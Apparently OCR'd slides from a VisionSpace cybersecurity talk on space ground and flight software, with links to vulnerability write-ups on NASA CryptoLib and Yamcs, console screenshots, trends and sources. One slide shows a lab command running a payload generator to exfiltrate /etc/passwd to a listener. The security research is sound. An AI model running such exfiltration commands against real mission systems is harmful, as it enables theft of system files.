


How to crash a Spacecraft – DoS through Vulnerability in NASA CryptoLib v1.3.0

ANDRZEJ OLCHAWA – August 21, 2024

https://visionspace.com/hacking-sle/

INSECURE SOFTWARE – MISSION CONTROL




kali@kali: ~/Documents/VisionSpace/Yamcs
File Actions Edit View Help
8:26

```
┌──(kali㉿kali)-[~/Documents/VisionSpace/Yamcs]
└─$ ./payload-gen.py /etc/passwd localhost 8090 exfil localhost 8888
```

https://visionspace.com/yamcs-v5-8-6-vulnerability-assessment/

Insecure Software – Satellite



```
EVS Port1 42/1/CFE_TIME 21: Stop FLYWHEEL
EVS Port1 42/1/SC 73: RTS Number 001 Started
EVS Port1 42/1/SCH 21: Major Frame Sync too noisy (Slot 1). Disabling sy
nchronization.
EVS Port1 42/1/DS 35: APP STATE command: state = 1
EVS Port1 42/1/TO_LAB_APP 3: TO telemetry output enabled for IP cosmos
EVS Port1 42/1/SC 121: Enable RTS group: FirstID=3, LastID=64, Modified=
62
EVS Port1 42/1/SAMPLE 11: SAMPLE: NOOP command received
EVS Port1 42/1/SAMPLE 13: SAMPLE: Enable command received
EVS Port1 42/1/SAMPLE 14: SAMPLE: Device enabled
EVS Port1 42/1/SC 86: RTS 001 Execution Completed
EVS Port1 42/1/LC 28: Set LC state command: new state = 1
EVS Port1 42/1/CFE_SB 17: Msg Limit Err,MsgId 0x1940,pipe ADCS_CMD_PIPE,
sender SCH
EVS Port1 42/1/CFE_SB 17: Msg Limit Err,MsgId 0x1940,pipe ADCS_CMD_PIPE,
sender SCH
```

```
Starting CryptoLib in standalone mode!
  TC Apply
    Read, UDP - cryptolib : 6010
    Write, UDP - radio_sim : 8010
  TM Process
    Read, UDP - cryptolib : 8011
    Write, UDP - cosmos : 6011

cryptolib> vcid 4
Changed active virtual channel (VCID) to 4
cryptolib> tm
Enabled TM debug prints!
cryptolib>
```

```
root@radio_sim:~#
```

https://visionspace.com/crashing-cryptolib/

Trends in Space Systems

- Resilience
  - System: Multi-Orbit, Multi-Band, Multi-Provider
  - User segment: OSNMA
  - Space segment: Maneuverability, EW resistance, Sensor protection
- Increasing use of Cloud Services for space systems
- Integration with Ground Station-as-a-Service
- Operational Software-Defined Satellites with customers developing applications
- (Post) Quantum Cryptography and Crypto Agility

Sources

- https://gssc.esa.int/navipedia/index.php/Galileo_Ground_Segment
- https://www.emsa.europa.eu/lrit/lrit-home/how-it-works.html
- https://www.emsa.europa.eu/lrit/download/452/256/23.html
- https://spaceflight101.com/spacecraft/iridium-next/
- https://spire.com/press-release/spire-global-chosen-to-provide-radio-occultation-satellite-data-to-the-european-organization-for-the-exploitation-of-meteorological-satellites/
- https://www.dwd.de/DE/derdwd/messnetz/dg_im_dwd.pdf
- https://www.bundeswehr.de/resource/blob/5226290/b3cb4f4c8803999d00458803e8d7c9ca/download-geoinfobroschuere-1--data.pdf
- https://www.nasa.gov/smallsat-institute/sst-soa/ground-data-systems-and-mission-operations/
- https://csis-website-prod.s3.amazonaws.com/s3fs-public/2023-04/230414_Bingen_Space_Assessment.pdf
- https://www.eutelsat.com/en/blog/how-software-defined-satellites-put-you-in-control-of-your-satcom.html
- https://ioactive.com/pdfs/IOActive_SATCOM_Security_WhitePaper.pdf
- https://i.blackhat.com/us-18/Thu-August-9/us-18-Santamarta-Last-Call-For-Satcom-Security-wp.pdf
- https://www.youtube.com/watch?v=RdjthhBylMk

Contact

Milenko Starcik
Head of Cybersecurity
milenko.starcik@visionspace.com

VisionSpace Technologies GmbH
Robert-Bosch-Strasse 7
64293 Darmstadt
Germany

visionspace.com